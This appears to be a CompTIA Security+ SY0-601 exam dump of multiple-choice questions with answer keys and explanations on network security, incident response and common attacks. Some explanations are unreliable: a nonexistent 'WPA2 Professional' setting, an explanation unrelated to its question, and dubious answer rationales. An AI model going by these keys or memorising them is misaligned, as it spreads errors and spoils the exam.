



CompTIA

Exam Questions SY0-601

CompTIA Security+ Exam

NEW QUESTION 1


- (Exam Topic 3)

A newly purchased corporate WAP needs to be configured in the MOST secure manner possible. INSTRUCTIONS

Please click on the below items on the network diagram and configure them accordingly:

- > WAP
- > DHCP Server
- > AAA Server
- > Wireless Controller
- > LDAP Server

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



Wireless Access Point

Basic Wireless Settings | **Wireless Security**

Wireless Network Mode: **MIXED** (dropdown menu with options: MIXED, B ONLY, G ONLY)

Wireless Network Name(SSID): **DEFAULT** (text field)

Wireless Channel: **1** (dropdown menu with options: 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11)

Wireless SSID Broadcast: enable disable

Cancel Changes **Save Settings**

Wireless Access Point

Basic Wireless Settings | **Wireless Security**

Security Mode: **WPA Enterprise** (dropdown menu with options: Disabled, Disabled, WEP, WPA Enterprise, WPA Personal, WPA2 Enterprise, WPA2 Personal, RADIUS)

Cancel Changes **Save Settings**

A. Mastered

B. Not Mastered

Answer: A

Explanation:

Wireless Access Point Network Mode – G only Wireless Channel – 11
Wireless SSID Broadcast – disable Security settings – WPA2 Professional

NEW QUESTION 2

- (Exam Topic 3)

An annual information security has revealed that several OS-level configurations are not in compliance due to Outdated hardening standards the company is using Which Of the following would be best to use to update and reconfigure the OS.level security configurations?

- A. CIS benchmarks
- B. GDPR guidance
- C. Regional regulations
- D. ISO 27001 standards

Answer: A

Explanation:

CIS benchmarks are best practices and standards for securing various operating systems, applications, cloud environments, etc. They are developed by a community of experts and updated regularly to reflect the latest threats and vulnerabilities. They can be used to update and reconfigure the OS-level security configurations to ensure compliance and reduce risks

NEW QUESTION 3

- (Exam Topic 3)

A company needs to centralize its logs to create a baseline and have visibility on its security events Which of the following technologies will accomplish this objective?

- A. Security information and event management
- B. A web application firewall
- C. A vulnerability scanner
- D. A next-generation firewall

Answer: A

Explanation:

Security information and event management (SIEM) is a solution that collects, analyzes, and correlates logs and events from various sources such as firewalls, servers, applications, etc., within an organization's network. It can centralize logs to create a baseline and have visibility on security events by providing a unified dashboard and reporting system for log management and security monitoring.

NEW QUESTION 4

- (Exam Topic 3)

An organization is building a new headquarters and has placed fake cameras around the building in an attempt to discourage potential intruders. Which of the following kinds of controls describes this security method?

- A. Detective
- B. Deterrent
- C. Directive
- D. Corrective

Answer: B

Explanation:

A deterrent control is a type of security control that is designed to discourage potential intruders from attempting to access or harm a system or network. A deterrent control relies on the perception or fear of negative consequences rather than the actual enforcement of those consequences. A deterrent control can also be used to influence the behavior of authorized users by reminding them of their obligations and responsibilities. An example of a deterrent control is placing fake cameras around the building, as it can create the illusion of surveillance and deter potential intruders from trying to break in. Other examples of deterrent controls are warning signs, security guards, or audit trails. References:

- > <https://www.ibm.com/topics/security-controls>
- > <https://www.f5.com/labs/learning-center/what-are-security-controls>

NEW QUESTION 5

- (Exam Topic 3)

During an assessment, a systems administrator found several hosts running FTP and decided to immediately block FTP communications at the firewall. Which of the following describes the greatest risk associated with using FTP?

- A. Private data can be leaked
- B. FTP is prohibited by internal policy.
- C. Users can upload personal files
- D. Credentials are sent in cleartext.

Answer: D

Explanation:

Credentials are sent in cleartext is the greatest risk associated with using FTP. FTP is an old protocol that does not encrypt the data or the credentials that are transmitted over the network. This means that anyone who can capture the network traffic can see the usernames and passwords of the FTP users, as well as the

files they are transferring. This can lead to data breaches, identity theft, and unauthorized access. Private data can be leaked (Option A) is a possible consequence of using FTP, but not the root cause of the risk. FTP is prohibited by internal policy (Option B) is a compliance issue, but not a technical risk. Users can upload personal files (Option C) is a management issue, but not a security risk
<https://www.infosecrain.com/blog/comptia-security-sy0-601-domain-5-governance-risk-and-compliance/>

NEW QUESTION 6

- (Exam Topic 3)

An organization has hired a security analyst to perform a penetration test. The analyst captures 1Gb worth of inbound network traffic to the server and transfers the pcap back to the machine for analysis. Which of the following tools should the analyst use to further review the pcap?

- A. Nmap
- B. CURL
- C. Neat
- D. Wireshark

Answer: D

Explanation:

Wireshark is a tool that can analyze pcap files, which are files that capture network traffic. Wireshark can display the packets, protocols, and other details of the network traffic in a graphical user interface. Nmap is a tool that can scan networks and hosts for open ports and services. CURL is a tool that can transfer data from or to a server using various protocols. Neat is a tool that can test network performance and quality.

NEW QUESTION 7

- (Exam Topic 3)

A company is developing a business continuity strategy and needs to determine how many staff members would be required to sustain the business in the case of a disruption.

Which of the following best describes this step?

- A. Capacity planning
- B. Redundancy
- C. Geographic dispersion
- D. Tabletop exercise

Answer: A

Explanation:

Capacity planning is the process of determining the resources needed to meet the demand for a service or product. It involves estimating the number of staff members required to sustain the business in the case of a disruption, as well as other factors such as equipment, space, and budget¹².

Redundancy, geographic dispersion, and tabletop exercise are not directly related to determining the staff members needed for business continuity. Redundancy is the duplication of critical components or functions to increase reliability and availability². Geographic dispersion is the distribution of resources across different locations to reduce the impact of a localized disaster². Tabletop exercise is a simulation of a potential scenario that tests the effectiveness of a business continuity plan

NEW QUESTION 8

- (Exam Topic 2)

A security team discovered a large number of company-issued devices with non-work-related software installed. Which of the following policies would most likely contain language that would prohibit this activity?

- A. NDA
- B. BPA
- C. AUP
- D. SLA

Answer: C

Explanation:

AUP stands for acceptable use policy, which is a document that defines the rules and guidelines for using an organization's network, systems, devices, and resources. An AUP typically covers topics such as authorized and unauthorized activities, security requirements, data protection, user responsibilities, and consequences for violations. An AUP can help prevent non-work-related software installation on company-issued devices by clearly stating what types of software are allowed or prohibited, and what actions will be taken if users do not comply with the policy.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://www.techopedia.com/definition/2471/acceptable-use-policy-aup>

NEW QUESTION 9

- (Exam Topic 2)

A security architect is working on an email solution that will send sensitive data. However, funds are not currently available in the budget for building additional infrastructure. Which of the following should the architect choose?

- A. POP
- B. IPSec
- C. IMAP
- D. PGP

Answer: D

Explanation:

PGP (Pretty Good Privacy) is a commonly used encryption method for email communications to secure the sensitive data being sent. It allows for the encryption of the entire message or just the sensitive parts. It would be an appropriate solution in this case as it doesn't require additional infrastructure to implement.

NEW QUESTION 10

- (Exam Topic 2)

An account was disabled after several failed and successful login connections were made from various parts of the World at various times. A security analyst is investigating the issue. Which of the following account policies most likely triggered the action to disable the

- A. Time based logins
- B. Password history
- C. Geofencing
- D. Impossible travel time

Answer: D

Explanation:

Impossible travel time is a policy that detects and blocks login attempts from locations that are geographically impossible to reach from the previous login location within a certain time frame. For example, if a user logs in from New York and then tries to log in from Tokyo within an hour, the policy would flag this as impossible travel time and disable the account. This policy helps prevent unauthorized access from compromised credentials or attackers using proxy servers. References: 1

CompTIA Security+ Certification Exam Objectives

page 6, Domain 1.0: Attacks, Threats, and Vulnerabilities, Objective 1.2: Compare and contrast different types of social engineering techniques 2

CompTIA Security+ Certification Exam Objectives, page 14, Domain 3.0:

Implementation, Objective 3.4: Implement identity and account management controls 3

<https://docs.microsoft.com/en-us/azure/active-directory/identity-protection/howto-sign-in-risk-policy#impossi>

NEW QUESTION 10

- (Exam Topic 2)

A systems integrator is installing a new access control system for a building. The new system will need to connect to the Company's AD server. In order to validate current employees. Which of the following should the systems integrator configure to be the most secure?

- A. HTTPS
- B. SSH
- C. SFTP
- D. LDAPS

Answer: D

Explanation:

LDAPS (Lightweight Directory Access Protocol Secure) is the most secure protocol to use for connecting to an Active Directory server, as it encrypts the communication between the client and the server using SSL/TLS. This prevents eavesdropping, tampering, or spoofing of the authentication and authorization data.

References: 1

CompTIA Security+ Certification Exam Objectives, page 13, Domain 3.0: Implementation,

Objective 3.2: Implement secure protocols 2

CompTIA Security+ Certification Exam Objectives, page 15,

Domain 3.0: Implementation, Objective 3.5: Implement secure authentication mechanisms 3

<https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc731>

NEW QUESTION 12

- (Exam Topic 2)

A security administrator is evaluating remote access solutions for employees who are geographically dispersed. Which of the following would provide the MOST secure remote access? (Select TWO).

- A. IPSec
- B. SFTP
- C. SRTP
- D. LDAPS
- E. S/MIME
- F. SSL VPN

Answer: AF

Explanation:

IPSec (Internet Protocol Security) is a technology that provides secure communication over the internet by encrypting traffic and authenticating it at both the sender and receiver. It can be used to create secure tunnels between two or more devices, allowing users to access resources securely and privately.

SSL VPN (Secure Sockets Layer Virtual Private Network) is a type of VPN that uses an SSL/TLS connection to encrypt traffic between two or more devices. It is a secure and reliable solution for providing remote access, as all traffic is encrypted and authenticated. Additionally, SSL VPNs can also be used to restrict access to certain websites and services, making them a secure and robust solution for remote access.

NEW QUESTION 15

- (Exam Topic 2)

Which of the following can be used to detect a hacker who is stealing company data over port 80?

- A. Web application scan
- B. Threat intelligence
- C. Log aggregation
- D. Packet capture

Answer: D

Explanation:

➤ Using a SIEM tool to monitor network traffic in real-time and detect any anomalies or malicious activities

- Monitoring all network protocols and ports to detect suspicious volumes of traffic or connections to uncommon IP addresses
- Monitoring for outbound traffic patterns that indicate malware communication with command and control servers, such as beaconing or DNS tunneling
- Using a CASB tool to control access to cloud resources and prevent data leaks or downloads
- Encrypting data at rest and in transit and enforcing strong authentication and authorization policies

NEW QUESTION 18

- (Exam Topic 2)

A global pandemic is forcing a private organization to close some business units and reduce staffing at others. Which of the following would be best to help the organization's executives determine their next course of action?

- A. An incident response plan
- B. A communication plan
- C. A disaster recovery plan
- D. A business continuity plan

Answer: D

Explanation:

A business continuity plan (BCP) is a document that outlines how an organization will continue its critical functions during and after a disruptive event, such as a natural disaster, pandemic, cyberattack, or power outage. A BCP typically covers topics such as business impact analysis, risk assessment, recovery strategies, roles and responsibilities, communication plan, testing and training, and maintenance and review. A BCP can help the organization's executives determine their next course of action by providing them with a clear framework and guidance for managing the crisis and resuming normal operations.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://www.ready.gov/business-continuity-plan>

NEW QUESTION 22

- (Exam Topic 2)

A security analyst receives an alert that indicates a user's device is displaying anomalous behavior. The analyst suspects the device might be compromised. Which of the following should the analyst do first?

- A. Reboot the device
- B. Set the host-based firewall to deny an incoming connection
- C. Update the antivirus definitions on the device
- D. Isolate the device

Answer: D

Explanation:

Isolating the device is the first thing that a security analyst should do if they suspect that a user's device might be compromised. Isolating the device means disconnecting it from the network or placing it in a separate network segment to prevent further communication with potential attackers or malicious hosts. Isolating the device can help contain the incident, limit the damage or data loss, preserve the evidence, and facilitate the investigation and remediation.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://resources.infosecinstitute.com/topic/incident-response-process/>

NEW QUESTION 24

- (Exam Topic 2)

A security engineer learns that a non-critical application was compromised. The most recent version of the application includes a malicious reverse proxy while the application is running. Which of the following should the engineer do to quickly contain the incident with the least amount of impact?

- A. Configure firewall rules to block malicious inbound access.
- B. Manually uninstall the update that contains the backdoor.
- C. Add the application hash to the organization's blocklist.
- D. Turn off all computers that have the application installed.

Answer: C

Explanation:

A reverse proxy backdoor is a malicious reverse proxy that can intercept and manipulate the traffic between the client and the web server. This can allow an attacker to access sensitive data or execute commands on the web server.

One possible way to quickly contain the incident with the least amount of impact is to add the application hash to the organization's blocklist. A blocklist is a list of applications or files that are not allowed to run on a system or network. By adding the application hash to the blocklist, the security engineer can prevent the malicious application from running and communicating with the reverse proxy backdoor.

NEW QUESTION 25

- (Exam Topic 2)

A security analyst is investigating a report from a penetration test. During the penetration test, consultants were able to download sensitive data from a back-end server. The back-end server was exposing an API that should have only been available from the company's mobile application. After reviewing the back-end server logs, the security analyst finds the following entries:

```
10.35.45.53 - - [22/May/2020:06:57:31 +0100] "GET /api/cliend_id=1 HTTP/1.1" 403 1705 "http://www.example.com/api/" "PostmanRuntime/7.26.5"
10.35.45.53 - - [22/May/2020:07:00:58 +0100] "GET /api/cliend_id=2 HTTP/1.1" 403 1705 "http://www.example.com/api/" "PostmanRuntime/7.22.0"
10.32.40.13 - - [22/May/2020:08:08:52 +0100] "GET /api/cliend_id=1 HTTP/1.1" 302 21703 "http://www.example.com/api/" "CompanyMobileApp/1.1.1"
10.32.40.25 - - [22/May/2020:08:13:52 +0100] "GET /api/cliend_id=1 HTTP/1.1" 200 21703 "http://www.example.com/api/" "CompanyMobileApp/2.3.1"
10.35.45.53 - - [22/May/2020:08:20:18 +0100] "GET /api/cliend_id=2 HTTP/1.1" 200 22405 "http://www.example.com/api/" "CompanyMobileApp/2.3.0"
```

Which of the following is the most likely cause of the security control bypass?

- A. IP address allow list
- B. User-agent spoofing
- C. WAF bypass
- D. Referrer manipulation

Answer: B

Explanation:

User-agent spoofing is a technique that involves changing the user-agent string of a web browser or other client to impersonate another browser or device. The user-agent string is a piece of information that identifies the client to the web server and can contain details such as the browser name, version, operating system, and device type. User-agent spoofing can be used to bypass security controls that rely on the user-agent string to determine the legitimacy of a request. In this scenario, the consultants were able to spoof the user-agent string of the company's mobile application and access the API that should have been restricted to it.

NEW QUESTION 29

- (Exam Topic 2)

A security manager is attempting to meet multiple security objectives in the next fiscal year. The security manager has proposed the purchase of the following four items:

Vendor A:

1- Firewall

1-12 switch

Vendor B:

1- Firewall

1-12 switch

Which of the following security objectives is the security manager attempting to meet? (Select two).

- A. Simplified patch management
- B. Scalability
- C. Zero-day attack tolerance
- D. Multipath
- E. Replication
- F. Redundancy

Answer: EF

Explanation:

* F. Redundancy is a security objective that aims to ensure availability and resilience of systems and data by having backup or alternative components or resources that can take over in case of a failure. By purchasing two firewalls and two switches from different vendors, the security manager is creating redundancy for the network devices and reducing the single point of failure risk. E. Replication is a security objective that aims to ensure integrity and availability of data by creating copies or duplicates of the data across different locations or devices. By purchasing two firewalls and two switches from different vendors, the security manager is enabling replication of the network traffic and data across different paths and devices. References: 1 CompTIA Security+ Certification Exam Objectives, page 9, Domain 2.0: Architecture and Design, Objective 2.3: Summarize secure application development, deployment, and automation concepts 2 CompTIA Security+ Certification Exam Objectives, page 11, Domain 2.0: Architecture and Design, Objective 2.5: Explain the importance of physical security controls 3 CompTIA Security+ Certification Exam Objectives, page 13, Domain 3.0: Implementation, Objective 3.2: Implement secure protocols

NEW QUESTION 33

- (Exam Topic 2)

A financial institution recently joined a bug bounty program to identify security issues in the institution's new public platform. Which of the following best describes who the institution is working with to identify security issues?

- A. Script kiddie
- B. Insider threats
- C. Malicious actor
- D. Authorized hacker

Answer: D

Explanation:

An authorized hacker, also known as an ethical hacker or a white hat hacker, is someone who uses their skills and knowledge to find and report security issues in a system or application with the permission of the owner. An authorized hacker follows the rules and guidelines of the bug bounty program and does not cause any harm or damage to the system or its users.

NEW QUESTION 38

- (Exam Topic 2)

Several users have been violating corporate security policy by accessing inappropriate Sites on corporate-issued mobile devices while off campus. The senior leadership team wants all mobile devices to be hardened with controls that:

- > Limit the sites that can be accessed
 - > Only allow access to internal resources while physically on campus.
 - > Restrict employees from downloading images from company email
- Which of the following controls would best address this situation? (Select two).

- A. MFA
- B. GPS tagging
- C. Biometric authentication
- D. Content management
- E. Geofencing
- F. Screen lock and PIN requirements

Answer: DE

Explanation:

Content management is a security control that can limit the sites that can be accessed by corporate-issued mobile devices. It can also restrict employees from downloading images from company email by filtering or blocking certain types of content¹. Geofencing is a security control that can only allow access to internal resources while physically on campus. It can use GPS or other location services to define a virtual boundary around a physical area and enforce policies based on the device's location².

References:

- 1: <https://www.cyber.gov.au/resources-business-and-government/maintaining-devices-and-systems/system-hardeni>
2: <https://www.makeuseof.com/how-to-secure-your-content-management-system/>

NEW QUESTION 43

- (Exam Topic 2)

An email security vendor recently added a retroactive alert after discovering a phishing email had already been delivered to an inbox. Which of the following would be the best way for the security administrator to address this type of alert in the future?

- A. Utilize a SOAR playbook to remove the phishing message.
- B. Manually remove the phishing emails when alerts arrive.
- C. Delay all emails until the retroactive alerts are received.
- D. Ingest the alerts into a SIEM to correlate with delivered messages.

Answer: A

Explanation:

One possible way to address this type of alert in the future is to use a SOAR (Security Orchestration, Automation, and Response) playbook to automatically remove the phishing message from the inbox³. A SOAR playbook is a set of predefined actions that can be triggered by certain events or conditions. This can help reduce the response time and human error in dealing with phishing alerts.

NEW QUESTION 45

- (Exam Topic 2)

An attacker is using a method to hide data inside of benign files in order to exfiltrate confidential data. Which of the following is the attacker most likely using?

- A. Base64 encoding
- B. Steganography
- C. Data encryption
- D. Perfect forward secrecy

Answer: B

Explanation:

Steganography is a technique for hiding data inside of benign files such as images, audio, or video. This can be used to exfiltrate confidential data without raising suspicion or detection.

References: How to Hide Files Inside Files [Images, Folder] - Raymond.CC Blog; How to Hide Data in a Secret Text File Compartment - How-To Geek; How to Hide Data Within an Image - Medium

NEW QUESTION 50

- (Exam Topic 2)

A company that provides an online streaming service made its customers' personal data including names and email addresses publicly available in a cloud storage service. As a result, the company experienced an increase in the number of requests to delete user accounts. Which of the following best describes the consequence of this data disclosure?

- A. Regulatory fines
- B. Reputation damage
- C. Increased insurance costs
- D. Financial loss

Answer: B

Explanation:

Reputation damage Short explanation

Reputation damage is the loss of trust or credibility that a company suffers when its customers' personal data is exposed or breached. This can lead to customer dissatisfaction, loss of loyalty, and requests to delete user accounts. References: <https://www.comptia.org/content/guides/what-is-cybersecurity>

NEW QUESTION 53

- (Exam Topic 2)

A backup operator wants to perform a backup to enhance the RTO and RPO in a highly time- and storage-efficient way that has no impact on production systems. Which of the following backup types should the operator use?

- A. Tape
- B. Full
- C. Image
- D. Snapshot

Answer: D

Explanation:

A snapshot backup is a type of backup that captures the state of a system at a point in time. It is highly time- and storage-efficient because it only records the

changes made to the system since the last backup. It also has no impact on production systems because it does not require them to be offline or paused during the backup process. References: <https://www.comptia.org/blog/what-is-a-snapshot-backup>

NEW QUESTION 54

- (Exam Topic 2)

A network engineer receives a call regarding multiple LAN-connected devices that are on the same switch. The devices have suddenly been experiencing speed and latency issues while connecting to network resources. The engineer enters the command show mac address-table and reviews the following output

VLAN	MAC	PORT
1	00-04-18-EB-14-30	Fa0/1
1	88-CD-34-19-E8-98	Fa0/2
1	40-11-08-87-10-13	Fa0/3
1	00-04-18-EB-14-30	Fa0/4
1	88-CD-34-00-15-F3	Fa0/5
1	FA-13-02-04-27-64	Fa0/6

Which of the following best describes the attack that is currently in progress?

- A. MAC flooding
- B. Evil twin
- C. ARP poisoning
- D. DHCP spoofing

Answer: C

Explanation:

This is an attempt to redirect traffic to an attacking host by sending an ARP packet that contains the forged address of the next hop router. The attacker tricks the victim into believing that it is the legitimate router by sending a spoofed ARP reply with its own MAC address. This causes the victim to send all its traffic to the attacker instead of the router. The attacker can then intercept, modify, or drop the packets as they please.

NEW QUESTION 58

- (Exam Topic 2)

Which of the following would most likely include language prohibiting end users from accessing personal email from a company device?

- A. SLA
- B. BPA
- C. NDA
- D. AUP

Answer: D

Explanation:

AUP or Acceptable Use Policy is a document that defines the rules and guidelines for using a company's IT resources, such as devices, networks, internet, email, etc. It usually includes language prohibiting end users from accessing personal email from a company device, as well as other activities that may compromise security or productivity1.

<https://www.thesecuritybuddy.com/governance-risk-and-compliance/what-are-sla-mou-bpa-and-nda/> 3:

<https://www.professormesser.com/security-plus/sy0-501/agreement-types/> 1: <https://www.techopedia.com/definition/2471/acceptable-use-policy-aup>

NEW QUESTION 63

- (Exam Topic 2)

A company has numerous employees who store PHI data locally on devices. The Chief Information Officer wants to implement a solution to reduce external exposure of PHI but not affect the business.

The first step the IT team should perform is to deploy a DLP solution:

- A. for only data in transit.
- B. for only data at reset.
- C. in blocking mode.
- D. in monitoring mode.

Answer: D

Explanation:

A DLP solution in monitoring mode is a good first step to deploy for data loss prevention. It allows the IT team to observe and analyze the data flows and activities without blocking or interfering with them. It helps to identify the sources and destinations of sensitive data, the types and volumes of data involved, and the potential risks and violations. It also helps to fine-tune the DLP policies and rules before switching to blocking mode, which can disrupt business operations if not configured properly.

NEW QUESTION 64

- (Exam Topic 2)

An employee's company email is configured with conditional access and requires that MFA is enabled and used. An example of MFA is a phone call and:

- A. a push notification
- B. a password.
- C. an SMS message.
- D. an authentication application.

Answer: D

Explanation:

An authentication application can generate one-time passwords or QR codes that are time-based and unique to each user and device. It does not rely on network connectivity or SMS delivery, which can be intercepted or delayed. It also does not require the user to respond to a push notification, which can be accidentally approved or ignored.

NEW QUESTION 67

- (Exam Topic 2)

An upcoming project focuses on secure communications and trust between external parties. Which of the following security components will need to be considered to ensure a chosen trust provider IS used and the selected option is highly scalable?

- A. Self-signed certificate
- B. Certificate attributes
- C. Public key Infrastructure
- D. Domain validation

Answer: C

Explanation:

PKI is a security technology that enables secure communication between two parties by using cryptographic functions. It consists of a set of components that are used to create, manage, distribute, store, and revoke digital certificates. PKI provides a secure way to exchange data between two parties, as well as a trust provider to ensure that the data is not tampered with. It also helps to create a highly scalable solution, as the same certificate can be used for multiple parties. According to the CompTIA Security+ Study Guide, "PKI is a technology used to secure communications between two external parties. PKI is based on the concept of digital certificates, which are used to authenticate the sender and recipient of a message. PKI provides a trust provider to ensure that the digital certificate is valid and has not been tampered with. It also provides a scalable solution, as multiple parties can use the same certificate."

NEW QUESTION 72

- (Exam Topic 2)

The findings in a consultant's report indicate the most critical risk to the security posture from an incident response perspective is a lack of workstation and server investigation capabilities. Which of the following should be implemented to remediate this risk?

- A. HIDS
- B. FDE
- C. NGFW
- D. EDR

Answer: D

Explanation:

EDR solutions are designed to detect and respond to malicious activity on workstations and servers, and they provide a detailed analysis of the incident, allowing organizations to quickly remediate the threat. According to the CompTIA Security+ SY0-601 Official Text Book, EDR solutions can be used to detect malicious activity on endpoints, investigate the incident, and contain the threat. EDR solutions can also provide real-time monitoring and alerting for potential security events, as well as detailed forensic analysis for security incidents. Additionally, the text book recommends that organizations also implement a host-based intrusion detection system (HIDS) to alert them to malicious activity on their workstations and servers.

NEW QUESTION 75

- (Exam Topic 2)

Which of the following social engineering attacks best describes an email that is primarily intended to mislead recipients into forwarding the email to others?

- A. Hoaxing
- B. Pharming
- C. Watering-hole
- D. Phishing

Answer: A

Explanation:

Hoaxing is a type of social engineering attack that involves sending false or misleading information via email or other means to trick recipients into believing something that is not true. Hoaxing emails often contain a request or an incentive for the recipients to forward the email to others, such as a warning of a virus, a promise of a reward, or a petition for a cause. The goal of hoaxing is to spread misinformation, cause panic, waste resources, or damage reputations. A hoaxing email is primarily intended to mislead recipients into forwarding the email to others, which can increase the reach and impact of the hoax.

NEW QUESTION 76

- (Exam Topic 2)

A manager for the development team is concerned about reports showing a common set of vulnerabilities. The set of vulnerabilities is present on almost all of the applications developed by the team. Which of the following approaches would be most effective for the manager to use to address this issue?

- A. Tune the accuracy of fuzz testing.
- B. Invest in secure coding training and application security guidelines.
- C. Increase the frequency of dynamic code scans to detect issues faster.
- D. Implement code signing to make code immutable.

Answer: B

Explanation:

Invest in secure coding training and application security guidelines is the most effective approach for the manager to use to address the issue of common vulnerabilities in the applications developed by the team. Secure coding training can help the developers learn how to write code that follows security best practices and avoids common mistakes or flaws that can introduce vulnerabilities. Application security guidelines can provide a set of standards and rules for developing secure applications that meet the company's security requirements and policies. By investing in secure coding training and application security

guidelines, the manager can improve the security awareness and skills of the development team and reduce the number of vulnerabilities in their applications. References: 1
CompTIA Security+ Certification Exam Objectives, page 9,
Domain 2.0: Architecture and Design, Objective 2.3: Summarize secure application development, deployment, and automation concepts 2
CompTIA Security+ Certification Exam Objectives, page 10, Domain 2.0:
Architecture and Design, Objective 2.4: Explain the importance of embedded and specialized systems security 3 <https://www.comptia.org/blog/what-is-secure-coding>

NEW QUESTION 81

- (Exam Topic 2)

A company has hired an assessment team to test the security of the corporate network and employee vigilance. Only the Chief Executive Officer and Chief Operating Officer are aware of this exercise, and very little information has been provided to the assessors. Which of the following is taking place?

- A. A red-team test
- B. A white-team test
- C. A purple-team test
- D. A blue-team test

Answer: A

Explanation:

A red-team test is a type of security assessment that simulates a real-world attack on an organization's network, systems, applications, and people. The goal of a red-team test is to evaluate the organization's security posture, identify vulnerabilities and gaps, and test the effectiveness of its detection and response capabilities. A red-team test is usually performed by a group of highly skilled security professionals who act as adversaries and use various tools and techniques to breach the organization's defenses. A red-team test is often conducted without the knowledge or consent of most of the organization's staff, except for a few senior executives who authorize and oversee the exercise.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://cybersecurity.att.com/blogs/security-essentials/what-is-red-teaming>

NEW QUESTION 83

- (Exam Topic 2)

Which of the following best describes a tool used by an organization to identify, log, and track any potential risks and corresponding risk information?

- A. Quantitative risk assessment
- B. Risk register
- C. Risk control assessment
- D. Risk matrix

Answer: B

Explanation:

A risk register is a tool used by an organization to identify, log, and track any potential risks and corresponding risk information. It helps to document the risks, their likelihood, impact, mitigation strategies, and status. A risk register is an essential part of risk management and can be used for projects or organizations.

NEW QUESTION 87

- (Exam Topic 2)

The alert indicates an attacker entered thousands of characters into the text box of a web form. The web form was intended for legitimate customers to enter their phone numbers. Which of the attacks has most likely occurred?

- A. Privilege escalation
- B. Buffer overflow
- C. Resource exhaustion
- D. Cross-site scripting

Answer: B

Explanation:

A buffer overflow attack occurs when an attacker inputs more data than the buffer can store, causing the excess data to overwrite adjacent memory locations and corrupt or execute code¹. In this case, the attacker entered thousands of characters into a text box that was intended for phone numbers, which are much shorter. This could result in a buffer overflow attack that compromises the web application or server. The other options are not related to this scenario. Privilege escalation is when an attacker gains unauthorized access to higher-level privileges or resources². Resource exhaustion is when an attacker consumes all the available resources of a system, such as CPU, memory, disk space, etc., to cause a denial of service³. Cross-site scripting is when an attacker injects malicious code into a web page that is executed by the browser of a victim who visits the page.

References: 1: <https://www.fortinet.com/resources/cyberglossary/buffer-overflow> 2:

<https://www.imperva.com/learn/application-security/privilege-escalation/> 3: <https://www.imperva.com/learn/application-security/resource-exhaustion/> :

